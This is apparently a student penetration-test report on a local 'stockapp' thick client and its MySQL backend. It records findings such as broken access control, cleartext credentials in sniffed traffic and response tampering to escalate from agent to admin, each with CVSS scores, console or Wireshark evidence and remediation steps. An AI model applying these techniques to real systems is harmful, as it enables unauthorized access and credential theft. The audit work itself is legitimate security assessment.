- Principle of least privilege : Review and assess the global privileges assigned to MySQL users and revoke unnecessary privileges to minimize the attack surface. Only grant users the privileges they require for their specific roles and responsibilities, following the principle of least privilege.
- Instead of granting global privileges directly to individual users, define roles that encapsulate specific sets of privileges and assign users to these roles. Eg : User stockapp only requires Select, Update and Insert



Username	Host
ecommune	%
root	local...
root	127.0...
root	::1
stockapp	%

User name:	stockapp
From host:	%
Password:	[redacted]
Repeat password:	

Allow access to:

- [ ] Global privileges
- [■] Database: stockapp
  - [ ] EXECUTE
  - [✓] SELECT
  - [ ] SHOW VIEW
  - [ ] ALTER
  - [ ] ALTER ROUTINE
  - [ ] CREATE
  - [ ] CREATE ROUTINE

Execution with Unnecessary Privileges

Common Weakness Enumeration (CWE) ID : CWE-250 Execution with Unnecessary Privileges

CVSS 3.1 Base Score Metrics :

- AV:L/AC:H/PR:H/UI:R/S:C/C:L/I:L/A:L
- 4.7
- Risk level : Medium

Description:

- The product performs an operation at a privilege level that is higher than the minimum level required, which creates new weaknesses or amplifies the consequences of other weaknesses.
- New weaknesses can be exposed because running with extra privileges, such as root(linux) or SYSTEM(windows)

Exploitation :

- Open the task manager and view the MySQL process. It is seen that MySQL is running with SYSTEM account privilege.
- Running MySQL with the SYSTEM account may pose security risks since the SYSTEM account has extensive privileges, including the ability to modify system files and settings. If MySQL is compromised, an attacker could potentially exploit these privileges to gain unauthorized access to system resources.
- Using the SYSTEM account for MySQL does not adhere to the principle of least privilege, which recommends granting only the minimum privileges necessary for a service to function properly. This can lead to over-privileged access and increase the risk of unauthorized access and misuse.



Windows Task Manager
File Options View Help
Applications Processes Services Performance Networking Users
Show processes from all users
End Process

Image Name	User N...	C...	Memory...	Descripti...
csrss.exe	SYSTEM	00	8,280 K	Client S...
dllhost.exe	SYSTEM	00	3,568 K	COM Su...
dwm.exe	auditor	00	1,436 K	Desktop...
ews-dashboard.exe *32	SYSTEM	00	3,060 K	CLI
ews-httpd.exe *32	SYSTEM	00	4,008 K	Apache ...
ews-httpd.exe *32	SYSTEM	00	5,700 K	Apache ...
ews-mysqld.exe *32	SYSTEM	00	98,252 K	ews-my...
explorer.exe	auditor	00	28,988 K	Window...
Greenshot.exe	auditor	00	32,656 K	Greenshot
heidisql.exe	auditor	00	24,516 K	HeidiSQ...
ielowutil.exe *32	auditor	00	744 K	Internet...
lsass.exe	SYSTEM	00	3,140 K	Local Se...
lsm.exe	SYSTEM	00	1,432 K	Local Se...
msdtc.exe	NETW...	00	2,476 K	Microsof...
SearchIndexer.exe	SYSTEM	00	7,256 K	Microsof...
service-install.exe *32	SYSTEM	00	1,288 K	Service...
services.exe	SYSTEM	00	4,308 K	Services...
smss.exe	SYSTEM	00	360 K	Window...
spoolsv.exe	SYSTEM	00	4,240 K	Spooler ...
sppsvc.exe	NETW...	00	2,500 K	Microsof...
svchost.exe	LOCAL...	00	5,228 K	Host Pro...
svchost.exe	SYSTEM	00	3,284 K	Host Pro...

Processes: 50 CPU Usage: 0% Physical Memory: 38%

Remediation :

- Avoid using system-level accounts like SYSTEM or Administrator. Create a dedicated user account specifically for running the MySQL service.
- Ensure that the dedicated user account has appropriate filesystem permissions to access MySQL-related files and directories.
- This user account should have only the minimum privileges necessary to perform the required operations.

Improper Access Control

Common Weakness Enumeration (CWE) ID : CWE-284 Improper Access Control

CVSS 3.1 Base Score Metrics :


- AV:N/AC:L/PR:L/UI:R/S:U/C:L/I:L/A:L
- 7.9
- Risk level : High

Description:

- The product does not restrict or incorrectly restricts access to a resource from an unauthorized actor.

Exploitation :


- Below shown screenshot shows the actions available to the admin user. There are total 5 actions available to admin.



C:\Users\auditor\Downloads\stockapp_local\thick_client_local.exe

```
EPITA Pentest 1

Master password : [redacted]
Wrong password. Try again...
Master password :
[redacted]
Master password accepted
Application unlocked !

Username: Password:
Authenticating...
Authentication failure
Username: admin
Password: [redacted]
Authenticating...
Authentication success

Actions list
1- search article
2- check connectivity
3- change password
4- add new article
0- quit

Choice :
```

- In below screenshot, the logged in user is agent and it has 2 actions available. However, agent user can perform actions which are not available to it. Agent user has access to the functionalities of Admin user.


thick_client_local.exe - Shortcut
Action Shown
Can Perform action other than shown

```
Username: Password:
Authenticating...
Authentication failure
Username: agent
Password: [redacted]
Authenticating...
Authentication success

Actions list
1- search article
2- check connectivity
0- quit

Choice : 4
+++ New article addition +++

Article: Tea
Quantity: 50
Article added successfully
Actions list
1- search article
2- check connectivity
0- quit

Choice :
```

Remediation :

- Define roles based on users' job functions and assign permissions accordingly. Ensures that users are granted access only to the resources and functionalities necessary for their roles.
- Conduct regular security assessments, including penetration testing and vulnerability scanning, to identify and remediate access control vulnerabilities proactively. Address findings from security assessments to improve overall security posture.
- Write software test to perform automated testing to verify improper access control.

Missing Password Field Masking

Common Weakness Enumeration (CWE) ID : [CWE-549 Missing Password Field Masking](https://cwe.mitre.org/data/definitions/549.html)

CVSS 3.1 Base Score Metrics :


- AV:L/AC:L/PR:L/UI:N/S:U/C:L/I:L/A:L
- 5.3
- Risk level : Medium

Description:

- The product does not mask passwords during entry, increasing the potential for attackers to observe and capture passwords.

Exploitation :

- First thing stockapp client does when opened is ask for a Master password and it is not masked.
- When login in as user, the password is still shown as plain text.
- Attackers may physically observe users entering their passwords on devices or screens in public places, such as cafes, airports, or shared workspaces. Without password masking, attackers can easily capture passwords visually and use them to compromise accounts.



C:\Users\auditor\Downloads\stockapp_local\thick_client_local.exe

```
EPITA Pentest 1

Master password : [redacted]
Master password accepted
Application unlocked !

Username: Password: agent
Authenticating...
Authentication failure
Username: [redacted]
Password: [redacted]
Authenticating...
Authentication success

Actions list
1- search article
2- check connectivity
0- quit

Choice : _
```

Remediation :

- Modify the user interface of login forms dor password entry fields to mask passwords as they are entered, using asterisks * . This prevents passwords from being displayed in plaintext and helps protect them from visual observation or capture.
- Implement two-factor authentication mechanisms to add an extra layer of security to user accounts. Require users to provide a secondary authentication factor, such as a one-time password (OTP) sent via SMS or generated by an authenticator app, in addition to their password.

Cleartext Transmission of Sensitive Information

Common Weakness Enumeration (CWE) ID : CWE-319

CVSS 3.1 Base Score Metrics :

- AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:L/A:N
- 7.0
- Risk level : High


Description:

- The product transmits sensitive or security-critical data in cleartext in a communication channel that can be sniffed by unauthorized actors.

Exploitation :

- Open the stockapp and perform any network action such as login, searching-adding articles, changing user password. At same time open Wireshark and capture the loopback network adapter.
- Wireshark shows network calls with source and destination IP as below. The hacker can listen to packet of interest ie. below shown example sniffs the outbound MySQL request query.


The hacker can read query, confidential information, credentials in the worst case.


*Adapter for loopback traffic capture
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.stream eq 0

```
No.   Time        Source      Destination  Protocol  Length  Info
    3 0.001362    127.0.0.1   127.0.0.1    MySQL        119  Response
    4 0.001405    127.0.0.1   127.0.0.1    TCP           44  49160 → 3306 [ACK] Seq=66 Ack=76 Win=31 Len=0
    5 9.527456    127.0.0.1   127.0.0.1    MySQL        120  Request Query
    6 9.527512    127.0.0.1   127.0.0.1    TCP           44  3306 → 49160 [ACK] Seq=76 Ack=142 Win=31 Len=0
    7 9.527946    127.0.0.1   127.0.0.1    MySQL        125  Response
    8 9.527995    127.0.0.1   127.0.0.1    TCP           44  49160 → 3306 [ACK] Seq=142 Ack=157 Win=31 Len=0

▷ Frame 5: 120 bytes on wire (960 bits), 120 bytes captured (960 bits) on interface \Device\NPF_Loopback, id 0
▷ Null/Loopback
▷ Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1
▷ Transmission Control Protocol, Src Port: 49160, Dst Port: 3306, Seq: 66, Ack: 76, Len: 76
▷ MySQL Protocol

0000  02 00 00 00 45 00 00 74  00 88 40 00 80 06 00 00   ····E··t ··@·····
0010  7f 00 00 01 7f 00 00 01  c0 08 0c ea 4c 84 78 43   ········ ····L·xC
0020  44 ac 8f 7e 50 18 00 1f  fe 68 00 00 48 00 00 00   D··~P··· ·h··H···
0030  03 53 45 4c 45 43 54 20  70 72 69 76 20 46 52 4f   ·SELECT  priv FRO
0040  4d 20 75 73 65 72 73 20  57 48 45 52 45 20 75 73   M users  WHERE us
0050  65 72 6e 61 6d 65 20 3d  20 22 61 67 65 6e 74 22   ername =  "agent"
0060  20 41 4e 44 20 70 61 73  73 77 6f 72 64 20 3d 20    AND pas sword =
0070  22 61 67 65 6e 74 31 22                            "[redacted]"
```

wireshark_NPF_LoopbackA74BL2.pcapng
Packets: 18 · Displayed: 8 (44.4%)
Profile: Default

- The attacker can opt-in to follow the TCP stream stream and capture the inbound response as shown below.



Wireshark · Follow TCP Stream (tcp.stream eq 0) · Adapter for loopback traffic capture

```
=....SELECT priv FROM users WHERE username = "" AND password = "".....
0....def.stockapp.users.users.priv.priv.?.................."........".H....SELECT priv FROM users WHERE username
= "agent" AND password = "[redacted]"......0....def.stockapp.users.users.priv.priv.?................."......
1......."..@....SELECT * FROM articles WHERE quantity > 0 AND name LIKE "%hat%".....
2....def.stockapp.articles.articles.id.id.?.......B...
6....def.stockapp.articles.articles.name.name.............>....def.stockapp.articles.articles.quantity.quantity.?
.................".          ....4.hat.65......."..
```

Packet 231. 3 client pkts, 3 server pkts, 5 turns. Click to select.

Entire conversation (579 bytes) Show data as ASCII Stream 0

Find:

Remediation :

- Encrypt sensitive information, such as passwords, credit card numbers, and personal identifiable information (PII), before transmitting it over the network.
- Transmit sensitive information over secure communication channels, such as HTTPS for web applications or SSL/TLS for other network protocols.

SQL Tampering

Common Weakness Enumeration (CWE) ID : CWE-294 Authentication Bypass by Capture-replay

CVSS 3.1 Base Score Metrics :


- AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:L/A:L
- 7
- Risk level : High

Description:

- A capture-replay flaw exists when the design of the product makes it possible for a malicious user to sniff network traffic and bypass authentication by replaying it to the server in question to the same effect as the original message (or with minor changes).

Exploitation :


- To exploit this vulnerability, the attacker tries to login as an agent, nothing is done to the outbound request. After authentication, the permission of agent : 1 is returned as a result. Using Echo mirage, the attacker can alter the permission and set it to 0 (admin)
- The logged in agent user now has admin's privileges.



```
EPITA Pentest 1

Master password : superstar
Master password accepted
Application unlocked !

Username: Password:
Authenticating...
Authentication failure
Username: agent
Password: [redacted]
Authenticating...
Authentication success

Actions list
1- search article
2- check connectivity
3- change password
4- add new article
0- quit

Choice : _
```

Logged in as agent and after intercepting the inbound response and altering permission, logged in as admin

Using Echo Mirage, the outbound/ inbound network calls can be sniffed and altered.



